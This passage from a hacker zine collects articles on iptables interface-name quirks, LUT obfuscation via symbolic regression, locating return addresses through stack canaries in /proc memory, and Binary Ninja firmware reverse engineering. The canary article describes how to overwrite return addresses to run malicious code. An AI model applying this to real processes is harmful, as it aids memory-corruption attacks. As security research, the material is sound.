[26] This appears in the assembly as a branch to `0xFFFFFFFD` because the least significant bit of the program counter controls the mode. All Thumb instructions are odd, and all ARM instructions are even.

[27] `unzip pocorgtfo16.pdf iodump.zip`

[28] `git clone https://github.com/MerryMage/gba-multiboot`

Instruction	Cycle*	PC	What's happening	A[31:0]	nOPC	Bus contents	
str r2, [r1]	1	read_bios+4	Prefetch of read_bios+8	read_bios+8	0	[read_bios+8]	read
	2	read_bios+4	Data store of 0x68006800	0xFFFFFFFD	1	0x68006800	write
bx r1	1	read_bios+8	Prefetch of read_bios+10	read_bios+10	0	0x47706800	read
	2	read_bios+8	Pipeline reload (0x6800 is read into pipeline)	0xFFFFFFFC	0	0x47706800	read
	3	read_bios+8	Pipeline reload (0x4770 is read into pipeline)	0xFFFFFFFE	0	0x47706800	read
ldr r0, [r0]	1	0xFFFFFFFC	Prefetch of 0x00000000	0x00000000	0	[0x00000000]	read
	2	0xFFFFFFFC	Data read of [r0]	r0	1	[r0]	read
bx lr	1	0xFFFFFFFE	Prefetch of 0x00000002	0x00000002	0	[0x00000002]	read
	2	0xFFFFFFFE	Pipeline reload	lr	0	[lr]	read
	3	0xFFFFFFFE	Pipeline reload	lr+2	0	[lr+2]	read
		lr					

Figure 2. Cycle Counts, Excluding Wait States

16:08 Naming Network Interfaces

by Cornelius Diekmann

There are only two hard things in Computer Science: misogyny and naming things. Sometimes they are related, though this article only digresses about the latter, namely the names of the beloved network interfaces on our Linux machines. Some neighbors stick to the boring default names, such as `lo`, `eth0`, `wlan0`, or `ens1`. But what names does the mighty kernel allow for interfaces? The Linux kernel specifies that any byte sequence which is not too long, has neither whitespace nor colons, can be pointed to by a `char*`, and does not cause problems when interpreted as filename, is okay.[29]

The church of weird machines praises this nice and clean recognition routine. The kernel is not even bothering its deferential user with character encoding; interface names are just plain bytes.

```
# ip link set eth0 name \
    $(echo -ne 'lol\x01\x02\x03\x04\x05yolo')
$ ip addr | xxd
6c6f 6c01 0203 0405 79 6f 6c6f   lol.....yolo
```

For convenience, our time-honoured terminals interpret byte sequences according to our local encoding, also featuring terminal escapes.

```
# ip link set eth0 name \
    $(echo -ne '\e[31m☃\e[0m')
```

Given a contemporary color display, the user can enjoy a happy red snowman.

For the uplink to the Internet (with capital I), I like to call my interface "+".

```
# ip link set eth1 name +
```

Having decided on fine interface names, we obviously need to protect ourselves from the evil haxXx0rs in the Internet. Yet, our happy red snowman looks innocent and we are sure that no evil will ever come from that interface.

```
# iptables -I INPUT -i + -j DROP
# iptables -A INPUT \
  -i $(echo -ne '\e[31m☃\e[0m') -j ACCEPT
```

Hitting enter, my machine is suddenly alone in the void, not even talking to my neighbors over the happy red snowman interface.

```
# iptables-save
*filter
:INPUT ACCEPT [0:0]
:FORWARD ACCEPT [0:0]
:OUTPUT ACCEPT [0:0]
-A INPUT -j DROP
-A INPUT -i ☃ -j ACCEPT
COMMIT
```

Where did the match "`-i +`" in the first rule go? Why is it dropping all traffic, not just the traffic from the evil Internet?

The answer lies, as envisioned by the prophecy of LangSec, in a mutual misunderstanding of what an interface name is. This misunderstanding is between the Linux kernel and netfilter/iptables. iptables has almost the same understanding as the kernel, except that a "`+`" at the end of an interface's byte sequence is interpreted as a wildcard. Hence, iptables and the Linux kernel have the same understanding about "☃", "`eth0`", and "`eth+++0`", but not about "`eth+`". Ultimately, iptables interprets "`+`" as "any interface." Thus, having realized that iptables match expressions are merely Boolean predicates in conjunctive normal form, we found universal truth in "`-i +`". Since tautological subexpressions can be eliminated, "`-i +`" disappears.

But how can we match on our interface "`+`" with a vanilla iptables binary? With only the minor inconvenience of around 250 additional rules, we can match on all interfaces which are not named "`+`".

```
#!/bin/bash
iptables -N PLUS
iptables -A INPUT -j PLUS
for i in $(seq 1 255); do
  B=$(echo -ne "\x$(printf '%02x' $i)")
  if [ "$B" != '+' ] && [ "$B" != ' ' ] \
     && [ "$B" != "" ]; then
    iptables -A PLUS -i "$B+" -j RETURN
  fi
done
iptables -A PLUS -m comment \
  --comment 'only + remains' -j DROP
iptables -A INPUT \
  -i $(echo -ne '\e[31m☃\e[0m') -j ACCEPT
```

[29] See Figure 3.

```
/* dev_valid_name - check if name is okay for network device
 * @name: name string
 *
 *  Network device names need to be valid file names to allow sysfs to work.  We also
 *  disallow any kind of whitespace.
 */
bool dev_valid_name(const char *name){
        if (*name == '\0')
                return false;
        if (strlen(name) >= IFNAMSIZ)
                return false;
        if (!strcmp(name, ".") || !strcmp(name, ".."))
                return false;

        while (*name) {
                if (*name == '/' || *name == ':' || isspace(*name))
                        return false;
                name++;
        }
        return true;
}
EXPORT_SYMBOL(dev_valid_name);
```

Figure 3. `net/core/dev.c` from Linux 4.4.0.

As it turns out, iptables 1.6.0 accepts certain chars in interfaces the kernel would reject, in particular tabs, dots, colons, and slashes.

With great interface names comes great responsibility, in particular when viewing `iptables-save`. Our esteemed paranoid readers likely never print any output on their terminals directly, but always pipe it through `cat -v` to correctly display non-printable characters. But can we do any better? Can we make the firewall faster and the output of `iptables-save` safe for our terminals?

The rash reader might be inclined to opine that the heretic folks at netfilter worship the golden calf of the almighty "+" character deep within their hearts and code. But do not fall for this fallacy any further! Since the code is the window to the soul, we shall see that the fine folks at netfilter are pure in heart. The overpowering semantics of "+" exist just in userspace; the kernel is untainted and pure. Since all bytes in a `char[]` are created equal, I shall venture to banish this unholy special treatment of "+" from my userland.

```
--- iptables-1.6.0_orig/libxtables/xtables.c
+++ iptables-1.6.0/libxtables/xtables.c
@@ -532,10 +532,7 @@
   strcpy(vianame, arg);
   if (vialen == 0)
     return;
- else if (vianame[vialen - 1] == '+') {
-   memset(mask, 0xFF, vialen - 1);
-   /* Don't remove `+' here! -HW */
- } else {
+ else {
    /* Include nul-terminator in match */
    memset(mask, 0xFF, vialen + 1);
    for (i = 0; vianame[i]; i++) {
```

With the equality of chars restored, we can finally drop those packets.

```
# iptables -A INPUT -i + -j DROP
```

Happy naming and many pleasant encounters with all the naïve programs on your machine not anticipating your fine interface names.

16:09 Code Golf and Obfuscation with Genetic Algorithm Based Symbolic Regression

by JBS

Any reasonably complex piece of code is bound to have at least one lookup table (LUT) containing integer or string constants. In fact, the entire data section of an executable can be thought of as a giant lookup table indexed by address. If we had some way of obfuscating the lookup table addressing, it would be sure to frustrate reverse engineers who rely on juicy strings and static analysis.

For example, consider this C function.

```
char magic(int i) {
    return (89 ^ (((859 - (i | -53)) | ((334 + i) | (i /
           (i & -677)))) & (i - ((i * -50) | i | -47))))
           + ((-3837 << ((i | -2) ^ i)) >> 28) / ((-6925 ^
           ((35 << i) >> i)) >> (30 * (-7478 ^ ((i << i) >>
           19))));
}
```

Pretty opaque, right? But look what happens when we iterate over the function.

```
int main(int argc, char** argv) {
    for(int i=10; i<=90; i+=10) {
        printf("%c", magic(i));
    }
}
```

Lo and behold, it prints "PoC||GTFO"! Now, imagine if we could automatically generate a similarly opaque, magical function to replicate any string, lookup table, or integer mapping we wanted. Neighbors, read on to find out how.

Regression is a fundamental tool for establishing functional relationships between variables in data and makes whole fields of empirically-driven science possible. Traditionally, a target model is selected *a priori* (*e.g.*, linear, power-law, polynomial, Gaussian, or rational), the fit is performed by an appropriate linear or nonlinear method, and then its overall performance is evaluated by a measure of how well it represents the underlying data (*e.g.*, Pearson correlation coefficient).


Symbolic regression[30] is an alternative to this in which—instead of the search space simply being coefficients to a preselected function—a search is done on the space of possible functions. In this regime, instead of the user selecting model to fit, the user specifies the set of functions to search over. For example, someone who is interested in an inherently cyclical phenomenon might select C, $A+B$, $A-B$, $A \div B$, $A \times B$, $\sin(A)$, $\cos(A)$, $\exp(A)$, $\sqrt{A}$, and A^B, where C is an arbitrary constant function, A and B can either be terminal or non-terminal nodes in the expression, and all functions are real valued.

Briefly, the search for a best fit regression model becomes a genetic algorithm optimization problem: (1) the correlation of an initial model is evaluated, (2) the parse tree of the model is formed, (3) the model is then mutated with random functions in accordance with an entropy parameter, (4) these models are then evaluated, (5) crossover rules are used among the top performing models to form the next generation of models.

What happens when we use such a regression scheme to learn a function that maps one integer to another, $\mathbb{Z} \to \mathbb{Z}$? An expression, possibly more compact than a LUT, can be arrived at that bears no resemblance to the underlying data. Since no attempt is made to perform regularization, given a deep enough search, we can arrive at an expression which *exactly* fits a LUT!

– — — – — — — — – – –

Please rise and open your hymnals to 13:06, in which Evan Sultanik created a closet drama about phone keypad mappings.



He used genetic algorithms to generate a *new* mapping that utilizes the 0 and 1 buttons to minimize the potential for collisions in encoded six-digit English words. Please be seated.

[30] Michael Schmidt and Hod Lipson. Distilling free-form natural laws from experimental data. *Science*, 324(5923):81–85, 2009.

What if we want to encode a keypad mapping in an obfuscated way? Let's represent each digit according to its ASCII value and encode its keypad mapping as the value of its button times ten plus its position on the button.

Character	Decimal ASCII	Keypad Encoding
'a'	97	21
'b'	98	22
'c'	99	23
'd'	100	31
'e'	101	32
'f'	102	33
'g'	103	41
'h'	104	42
'i'	105	43
'j'	106	51
'k'	107	52
'l'	108	53
'm'	109	61
'n'	110	62
'o'	111	63
'p'	112	71
'q'	113	72
'r'	114	73
's'	115	74
't'	116	81
'u'	117	82
'v'	118	83
'w'	119	91
'x'	120	92
'y'	121	93
'z'	122	94

So, all we need to do is find a function `encode` such that for each decimal ASCII value i and its associated keypad encoding k : `encode`$(i) \mapsto k$. Using a commercial-off-the-shelf solver called Eureqa Desktop, we can find a floating point function that exactly matches the mapping with a correlation coefficient of $R = 1.0$.

```
int encode(int i) {
    return 0.020866*i*i+9*fmod(fmod(121.113,i),0.7617)-
           162.5-1.965e-9*i*i*i*i*i;
}
```

So, for any lower-case character c, `encode`$(c) \div 10$ is the button number containing c, and `encode`(c) % 10 is its position on the button.

In the remainder of this article, we propose selecting the following *integer* operations for fitting discrete integer functions C, $A + B$, $A - B$, $-A$, $A \div B$, $A \times B$, $A \hat{} B$, $A \& B$, $A|B$, $A << B$, $A >> B$, $A\%B$, and $(A > B)?A : B$, where the standard C99 definitions of those operators are used. With the ability to create functions that fit integers to other integers using integer operations, expressions can be found that replace LUTs. This can either serve to make code shorter or needlessly complicated, depending on how the optimization is done and which final algebraic simplifications are applied.

While there are readily available codes to do symbolic regression, including commercial codes like Eureqa, they only perform floating point evaluation with floating point values. To remedy this tragic deficiency, we modified an open source symbolic regression package written by Yurii Lahodiuk.[31] The evaluation of the existing functions were converted to integer arithmetic; additional functions were added; print statements were reformatted to make them valid C; the probability of generating a non-terminal state was increased to perform deeper searches; and search resets were added once the algorithm performed 100 iterations with no improvement of the convergence. This modified code is available in the feelies.[32]

The result is that we can encode the phone keypad mapping in the following relatively succinct—albeit deeply unintuitive—integer function.

```
int64_t encode(int64_t i) {
    return ((((-7|2*i)^(i-61))/-48)^(((345/i)<<321)+
           (-265%i)))+((3+i/-516)^(i+(-448/(i-62))));
}
```

This function encodes the LUT using only integer constants and the integer functions $*$, $/$, $<<$, $+$, $-$, $|$, $\oplus$, and %. It should also be noted that this code uses the left bit-shift operator well past the bit size of the datatype. Since this is an undefined behavior and system dependent on the integer ALU's implementation, the code works with no optimization, but produces incorrect results when compiled with `gcc` and `-O3`; the large constant becomes 31 when one inspects the resulting assembly code. Therefore, the solution is not only customized for a given data set; it is customized for the CPU and compiler optimization level.

While this method presents a novel way of obfuscating codes, it is a cautionary tale on how susceptible this method is to over-fitting in the absence of regularization and model validation. Penalizing overly complicated models, as the Eureqa solver did, is no substitute. Don't rely exclusively on symbolic regression for finding general models of physical phenomenon, especially from a limited number of observations!

[31] `git clone https://github.com/lagodiuk/genetic-programming`
[32] `unzip pocorgtfo16.pdf SymbolicRegression/*`

16:10 Locating Return Addresses via High Entropy Stack Canaries

by Matt Davis

Introduction

The following article describes a technique that can be used to identify a function return address within an opaque memory space. Stack canaries of maximum entropy can be used to locate stack information, thus repurposing a security mechanism as a tool for learning about the memory space. Of course, once a return address is located, it can be overwritten to allow for the execution of malicious code. This return address identification technique can be used to compromise the stack environment in a multi-threaded Linux environment. While the operating system and compiler are mere specificities, the logic discussed here can be considered for other executing environments. This all assumes that a process is allowed to inspect the memory of either itself or of another process.

Canaries and Stacks

Stack canaries are a mechanism for detecting a corrupted stack, specifically malware that relies on stack overflows to exploit a function's return address. Much like the oxygen-breathing avian in a coalmine, which acts as a primitive toxic-gas detector, the analogous stack canary is a digital species that will be destroyed upon stack corruption/compromise. Thus, a canary is a known value that is placed onto the stack prior to function execution. Upon function exit, that value is validated to ensure that it was not overwritten or corrupted during the execution of the function. If the canary is not the original value, then the validation routine can prematurely terminate the application, to protect the system from executing potential malware or operating on corrupted data.

As it turns out, for security purposes, it is ideal to have a canary that cannot be predicted beforehand. If such were not the case, then a crafty malware author could take control of the stack and patch the expected value over-top of where the canary lives. One solution to avoid this compromise is for the underlying system's random number generator (`/dev/urandom`) to be used for generating canary values. That is arguably a better solution to using hard-coded canaries; however, one can compromise a stack by using a randomly generated canary as a beacon for locating stack data, importantly return addresses. Before the technique is discussed, the idea of stacks living in dynamically allocated memory space must be visited.

POSIX threads and split-stack runtimes (think Go-lang) allocate threads and their corresponding stack regions dynamically, as a blob of memory marked as read/write. To understand why this is, one must first realize that threads are created at runtime, and thus it is undecidable for a compiler to know the number of threads a program might require.

Split-stacks are dynamically allocated thread-stacks. A split-stack is like a traditional POSIX thread stack, but instead of being a predetermined size, the stack is allowed to grow dynamically at runtime. Upon function entry, the thread will first determine if it has enough stack space to contain the stack contents of the to-be-executed function (prologue check). If the thread's stack space is not large enough, then a new stack is allocated, the function parameters are copied to the newly allocated space, and then the stack pointer register is updated to point to this new stack. These dynamically allocated stacks can still utilize the security implied by a stack canary. To illustrate the advantage of a split-stack, the default POSIX thread size on my box (created whenever a program calls '`pthread_create`') is hard-coded to 8MB. If for some reason a thread requires more than 8MB, the program can crash. As you can see, 8MB is a rather gross guess, and not quite scalable. With GCC's `-fsplit-stack` flag, threads can be created tiny and grow as necessary.

All this is to say that stack frames can live in a process' memory space. As I will demonstrate, locating stack data in this memory space can be simple. If a return address can be found, then it can be compromised. The memory mapped regions of thread memory are fairly easy to find, looking at '`/proc/<pid>/maps`' one can find the correspond memory maps. Those memory addresses can then be used to read or write to the actual memory located at '`/proc/<pid>/mem`'. Let's take a look at what happens after calling '`pthread_create`' once and dumping the maps table, as shown in Figure 4.

This figure highlights the regions of memory that were allocated for the threads, not all of this might be memory just for the thread. Note that the

```
00400000-00401000                 r-xp 00000000 08:01 5505848   /home/user/a.out
00600000-00601000                 r--p 00000000 08:01 5505848   /home/user/a.out
00601000-00602000                 rw-p 00001000 08:01 5505848   /home/user/a.out
022c7000-022e8000                 rw-p 00000000 00:00 0                 [heap]
7fbdc8000000-7fbdc8021000         rw-p 00000000 00:00 0         <-- Thread memory.
7fbdc8021000-7fbdcc000000         ---p 00000000 00:00 0         <-- Guard memory.
7fbdcd18b000-7fbdcd18c000         ---p 00000000 00:00 0         <-- Guard memory.
7fbdcd18c000-7fbdcd98c000         rw-p 00000000 00:00 0         <-- Thread memory.
7fbdcd98c000-7fbdcdb27000         r-xp 00000000 08:01 7080135   /usr/lib/libc-2.25.so
[ ... Ignoring a few entries ... ]
ffffffffff600000-ffffffffff601000 r-xp 00000000 00:00 0         [vsyscall]
```

Figure 4. Memory Map

pages marked without read and write permissions are guard pages. In the case of a read/write operation leaking onto those safety pages, a memory violation will occur and the process will be terminated.

This section started with an introduction with what a canary is, but what do they look like? The next two code dumps present a boring function and the corresponding assembly. This code was compiled using GCC's `-fstack-protector-all` flag. The `all` variant of this flag forces GCC to always generate a canary, even if the compiler can determine that one is not required.


The instruction '`movq %fs:40, %rax`' loads the canary value from the thread's thread local storage. This value is established at program load thanks to the libssp library (bundled with GCC). That value is then immediately pushed to the stack, 8 bytes from the stack's base pointer. The same compiler code that generated this stack push should also have generated the validation portion in the function's epilogue. Indeed, towards the end of the function there is a check of the stack value against the thread local storage value: '`xorq %fs:40, %rdx`.' If the values do not match, '`__stack_chk_fail`' is called to prematurely terminate the process.

```
// Boring function...
int foo(void){
    return 0xdeadbeef;
}

# In asm with -fstack-protector-all
# passed at compile time.
foo:
    pushq   %rbp
    movq    %rsp, %rbp
    subq    $16, %rsp
    movq    %fs:40, %rax
    movq    %rax, -8(%rbp)
    xorl    %eax, %eax
    movl    $0xdeadbeef, %eax
    movq    -8(%rbp), %rdx
    xorq    %fs:40, %rdx
    je      .L3
    call    __stack_chk_fail
.L3:
    leave
    ret
```

Making use of Maximum Entropy to Identify a Stack

Now that we have gently strolled down thread-stack and canary alley, we now arrive at the intersection of pwnage. The question I am trying to answer here is: How can an malicious attacker locate a stack within a process' memory space and compromise a return address? I showed earlier what the `/proc` entry looks like, which can be trivial to locate by parsing the maps entries within the `/proc` file system. But how can one locate a stack within that potentially enormous memory space?

If your executable is at all security minded, it will probably be compiled with stack canaries. In fact, certain distributions alias GCC to use the `-fstack-protector` option. (See the man page of GCC for variations on that flag.) That is what we need, a canary that we can easily spot in a memory space. Since the canaries from GCC seem to be placed at a constant address from the stack base pointer, it also happens to be a constant address from the return address. The following is a stack frame with a canary on it. (This is x86, and of course the stack grows toward lower addresses.)



High entropy canaries simplify locating return addresses. Once a maximum entropy word has been located, an additional check can be made to see if the value 16 bytes from that word looks like an address. If that value is an address, it will fall within the bounds of any of the pages listed for that process in the `/proc` file system. While it is possible that it might be a value that looks like an address, it could also be a return address. At this point, you can patch that value with your bad wares.

The POC of this technique and the accompanying entropy calculation are included.[33] To calculate entropy I applied the Shannon Entropy formula, with the variant that I looked at bytes and not individual bits.

[33] `unzip pocorgtfo16.pdf canarypoc.c`

Afterward

As an aside, I scanned all of the processes on my Arch Linux box to get an idea of how common a maximum entropy word is. This is far from any kind of scientific or statistically significant result, but it provides an idea on the frequency of maximum entropy (bytes not bits). After scanning 784,700,416 words, I found that 4,337,624 words had a different value for each byte in the word. That is about 0.55% of the words being maximum entropy.

16:11 Rescuing Orphans and their Parents with Rules of Thumb2

by Travis Goodspeed KK4VCZ,
concerning Binary Ninja and the Tytera MD380.

Howdy y'all,

It's a common problem when reverse engineering firmware that an auto-analyzer will recognize only a small fraction of functions, leaving the majority unrecognized because they are only reached through function pointers. In this brief article, I'll show you how to extend Binary Ninja to recognize nearly all functions in a threaded MicroC-OS/II firmware image for ARM Cortex M4. This isn't a polished plugin or anything as fancy as the internal functions of Binary Ninja; rather, it's a story of how to kick a high brow tool with some low level hints to efficiently carve up a target image.

We'll begin with the necessary chore of loading our image to the right base address and kicking off the auto-analyzer against the interrupt vector handlers. That will give us `main()` and its direct children, but the auto-analyzer will predictably choke when it hits the function that kicks off the threads, which are passed as function pointers.

Next, we'll take some quick theories about the compiler's behavior, test them for correctness, and then use these rules of thumb to reverse engineer real binaries. These rules won't be true for every *possible* binary, but they happen to be true for Clang and GCC, the only compilers that matter.

Loading Firmware

Binary Ninja has excellent loaders for PE and ELF files, but raw firmware images require either conversion or a custom loader script. You can find a full loader script in the `md380tools` repository,[34] but an abbreviated version is shown in Figure 5.

The loader will open the firmware image, as well as blank regions for SRAM and TCRAM. For full reverse engineering, you will likely want to also load an extracted core dump of a live device into SRAM.

Detecting Orphaned Function Calls

Unfortunately, this loader script will only identify 227 functions out of more than a thousand.[35]

```
>>> len(bv.functions)
227
```

The majority of functions are lost because they are only called from within threads, and the threads are initialized through function pointers that the autoanalyzer is unable to recognize. Given a single image to reverse engineer, we might take the time to hunt down the `init_threads()` function and manually defined each thread entry point as a function, but that quickly becomes tedious. Instead, let's script the auto-analyzer to identify *parents* from known *child* functions, rather than just children from known parent functions.

Thumb2 uses a `bl` instruction, branch and link, to call one function from another. This instruction is 32 bits long instead of the usual 16, and in the Thumb1 instruction set was actually two distinct 16-bit instructions. To redirect function calls, the re-linking script of MD380Tools searches for every 32-bit word which, when interpreted as a `bl`, calls the function to be hooked; it then overwrites those words with `bl` instructions that call the new function's address.

[34] `git clone https://github.com/travisgoodspeed/md380tools`
[35] Hit the backquote button to show the python console, just a like one o' them vidya games.

```
class MD380View(BinaryView):
    """This class implements a view of the loaded firmware, for any image
    that might be a firmware image for the MD380 or related radios loaded
    to 0x0800C000.
    """

    def __init__(self, data):
        BinaryView.__init__(self, file_metadata = data.file, parent_view = data)
        self.raw = data

    @classmethod
    def is_valid_for_data(self, data):
        hdr = data.read(0, 0x160)
        if len(hdr) < 0x160 or len(hdr)>0x100000:
            return False
        if ord(hdr[0x3]) != 0x20:
            # First word is the initial stack pointer, must be in SRAM around 0x20000000.
            return False
        if ord(hdr[0x7]) != 0x08:
            # Second word is the reset vector, must be in Flash around 0x08000000.
            return False
        return True

    def init_common(self):
        self.platform = Architecture["thumb2"].standalone_platform
        self.hdr = self.raw.read(0, 0x100001)

    def init_thumb2(self, adr=0x08000000):
        try:
            self.init_common()
            self.thumb2_offset = 0
            self.arm_entry_addr = struct.unpack("<L", self.hdr[0x4:0x8])[0]
            self.thumb2_load_addr = adr #struct.unpack("<L", self.hdr[0x38:0x3C])[0]
            self.thumb2_size = len(self.hdr);

            codeflags=SegmentFlag.SegmentReadable | SegmentFlag.SegmentExecutable;
            ramflags=codeflags | SegmentFlag.SegmentWritable;

            # Add segment for SRAM, not backed by file contents
            self.add_auto_segment(0x20000000, 0x20000, #128K at address 0x20000000.
                                  0, 0, ramflags)
            # Add segment for TCRAM, not backed by file contents
            self.add_auto_segment(0x10000000, 0x10000, #64K at address 0x10000000.
                                  0, 0, ramflags)
            #Add a segment for this Flash application.
            self.add_auto_segment(self.thumb2_load_addr, self.thumb2_size,
                                  self.thumb2_offset, self.thumb2_size,
                                  codeflags)

            #Define the RESET vector entry point.
            self.define_auto_symbol(Symbol(SymbolType.FunctionSymbol,
                                           self.arm_entry_addr&~1, "RESET"))
            self.add_entry_point(self.arm_entry_addr&~1)

            #Define other entries of the Interrupt Vector Table (IVT)
            for ivtindex in range(8,0x184+4,4):
                ivector=struct.unpack("<L", self.hdr[ivtindex:ivtindex+4])[0]
                if ivector>0:
                    #Create the symbol, then the entry point.
                    self.define_auto_symbol(Symbol(SymbolType.FunctionSymbol,
                                                   ivector&~1, "vec_%x"%ivector))
                    self.add_function(ivector&~1);
            return True
        except:
            log_error(traceback.format_exc())
            return False
    def perform_is_executable(self):
        return True

    def perform_get_entry_point(self):
        return self.arm_entry_addr

class MD380AppView(MD380View):
    """MD380 Application loaded to 0x0800C000."""
    name = "MD380"
    long_name = "MD380 Flash Application"

    def init(self):
        return self.init_thumb2(0x0800c000)

MD380AppView.register()
```

Figure 5. MD380 Firmware Loader for Binary Ninja

To detect orphaned function calls, which exist in the binary but have not been declared as code functions, we can search backward from known function entry points, just as the re-linker in MD380Tools searches backward to redirection function calls!

Let's begin with the code that calculates a `bl` instruction from a source address to a target. Notice how each 16-bit word of the result has an `F` for its most significant nybble. MD380Tools uses this same trick to ignore function calls when comparing functions to migrate symbols between target firmware revisions.

```
def calcbl(adr, target):
    """Calculates the Thumb code to branch
       to a target."""
    offset = target - adr
    offset -= 4  # PC points to next ins.
    offset = (offset >> 1)  # LSBit ignored

    # Hi address setter, but at lower adr.
    hi = 0xF000 | ((offset&0x3ff800)>>11)
    # Low adr setter goes next.
    lo = 0xF800 | (offset & 0x7ff)

    word = ((lo << 16) | hi)
    return word
```

This handy little function let us compare every 32-bit word in memory to the 32-bit word that would be a `bl` from that address to our target function. This works fine in Python because a typical Thumb2 firmware image is no more than a megabyte; we don't need to write a native plugin.

So for each word, we calculate a branch from that address to our function entry point, and then by comparison we have found all of the `bl` calls to that function.

Knowing the source of a `bl` branch, we can then check to see if it is in a function by asking Binary Ninja for its basic block. If the basic block is `None`, then the `bl` instruction is outside of a function, and we've found an orphaned call.

```
prevfuncadr=
  v.get_previous_function_start_before(
    start+i)
prevfunc=
  v.get_function_at(prevfuncadr)
basicblock=
  prevfunc.get_basic_block_at(start+i)
```

To catch data references to executable code, we also look for data words with the function's entry address, which will catch things like interrupt vectors and thread handlers, whose addresses are in a constant pool, passed as a parameter to the function that kicks of a new thread in the scheduler.

See Figure 6 for a quick and dirty plugin that identifies orphaned function calls to currently selected function. It will print the addresses of all orphaned called (those not in a known function) and also data references, which are terribly handy for recognizing the sources of callback functions.[36]

Detecting Starts of Functions

Now that we can identify orphaned function calls, that is, `bl` instructions calling known functions from outside of any known function, it would be nice to identify where the function call's parent begins. That way, we could auto-analyze the firmware image to identify all *parents* of known functions, letting Binary Ninja's own autoanalyzer identify the other children of those parents on its own.

With a little luck, we can could crawl from a few I/O functions all the way up to the UI code, then all the way back down to leaf functions, and back to all the code that calls them. This is especially important for firmware with an RTOS, as the thread scheduling functions confuse an auto-analyzer that only recognizes child functions.

First, we need to know what functions begin with. To do that, we'll just write a quick plugin that prints the beginning of each function. I ran this on a project with known symbols, to get a feel for how the compiler produces functions.

```
#Exports function prefixes to a file.
def exportfunctionpreambles(view):
  for fun in view.functions:
    print "%08x: %s  %s" % (fun.start,
      hexdump(view.read(fun.start,4)),
      view.get_disassembly(fun.start,
              Architecture["thumb2"]))

PluginCommand.register(
    "Export Function Preambles",
    "Prints four bytes for each function.",
    exportfunctionpreambles);
```

[36] As I write this, Binary Ninja seems to only recognize data references which are themselves used in a known function or that function's constant pool. It's handy to manually search beyond that range, especially when a core dump of RAM is available.

```
def thumb2findorphanedcalls(view, fun):
    if fun.arch.name!="thumb2":
        print "Sorry, this only works for thumb2, not for %s." % fun.arch.name;
        return;
    print "Searching for calls to %s at 0x%x." % (fun.name,fun.start);

    #Fix these to match the image.
    start=view.start;
    count=None;

    #If we're lucky, the branch is in a segment, which we can use as a
    #range.
    for seg in view.segments:
        if seg.start<fun.start and seg.end>fun.start:
            count=seg.end-start;
    if count==None:
        print "Abandoned search for orphaned calls to %s as out of range." % fun.name;

    print "Searching from 0x%08x to 0x%08x." % (start,start+count)
    data=view.read(start,count);
    count=len(data);

    for i in xrange(0,count-2,2):
        word=(ord(data[i])
              |(ord(data[i+1])<<8)
              |(ord(data[i+2])<<16)
              |(ord(data[i+3])<<24));
        if word==calcbl(start+i, fun.start):
            prevfuncadr=view.get_previous_function_start_before(start+i);
            prevfunc=view.get_function_at(prevfuncadr)
            basicblock=prevfunc.get_basic_block_at(start+i);
            if basicblock!=None:
                #We're in a function.
                print "%08x: %s" % (start+i,prevfunc.name);
                if prevfunc.start!=beginningofthumb2function(view,start+i):
                    print "ERROR: Does the function start at %x or %x?" % (
                        prevfunc.start,
                        beginningofthumb2function(view,start+i));
            else:
                #We're not in a function.
                print "%08x: ORPHANED!" % (start+i);
        elif word==((fun.start)|1):
            print "%08x: DATA!" % (start+i);


PluginCommand.register_for_function(
    "Find Orphaned Calls",
    "Finds orphaned thumb2 calls to this function.",
    thumb2findorphanedcalls);
```

Figure 6. This finds all calls from unregistered functions to the selected function.

Running this script shows us that functions begin with a number of byte pairs. As these convert to opcodes, let's play with the most common ones in assembly language!

`fff7 febf` is an unconditional branch-to-self, or an infinite while loop. You'll find this at all of the unused interrupt vector handlers, and as it has no children, we can ignore it for the purposes of working backward to a function definition, as it never calls another function. `7047` is `bx lr`, which simply returns to the calling function. Again, it has no child functions, so we can ignore it.

`80b5` is `push {r7, lr}`, which stores the link register so that it can call a child function. Similarly, `10b5` pushes `r4` and `lr` so that it can call a child function. `f8b5` pushes `r3`, `r4`, `r5`, `r6`, `r7`, and `lr`. In fact, any function that calls children will begin by pushing the link register, and functions generated by a C compiler seem to never push `lr` anywhere except at the beginning.

So we can write a quick little function that walks backward from any `bl` instruction that we find outside of known functions until it finds the entry point. We can also test this routine whenever we have a known function entry point, as a sanity check that we aren't screwing up the calculations somehow.

```
#Identifies the entry point of a function,
#given an address.
def beginningofthumb2function(view, adr):
  """Identifies the start of the thumb2
     function that include adr."""
  print "Searching from %x." % adr

  a=adr;
  while a>view.start:
    dis=view.get_disassembly(a,
                Architecture["thumb2"])
    if "push" in dis:
      if "lr" in dis:
        print "Found entry at 0x%08x"%a;
        return a;
    a-=2;

PluginCommand.register_for_address(
  "Find Beginning of Function",
  "Find the beginning of a thumb2 fn.",
  beginningofthumb2function);
```

This seems to work well enough for a few examples, but we ought to check that it works for every `bl` address. After thorough testing it seems that this is almost always accurate, with rare exceptions, such as `noreturn` functions, that we'll discuss later in this paper. Happily, these exceptions aren't much of a problem, because the false positive in these cases is still the starting address of *some* function, confusing our plugin but not ruining our database with unreliable entries.

– — — – — — — – — — –

So now that we can both identify orphaned calls from parent functions to a child and the backward reference from a child to its parent, let's write a routine that registers all parents within Binary Ninja.

```
#We're not in a function.
print "%08x: ORPHANED!" % (start+i);
#Register that function
adr=beginningofthumb2function(view,start+i);
view.define_auto_symbol(
      Symbol(SymbolType.FunctionSymbol,
             adr, "fun_%x"%adr))
view.add_function(adr);
```

And if we can do this for one function, why not automate doing it for all known functions, to try and crawl the database for every unregistered function in a few passes? A plugin to register parents of one function is shown in Figure 6, and it can easily be looped for all functions.

Unfortunately, after running this naive implementation for seven minutes, only one hundred new functions are identifies; a second run takes twenty minutes, resulting in just a couple hundred more. That is way too damned slow, so we'll need to clean it up a bit. The next sections cover those improvements.

Better in Big-O

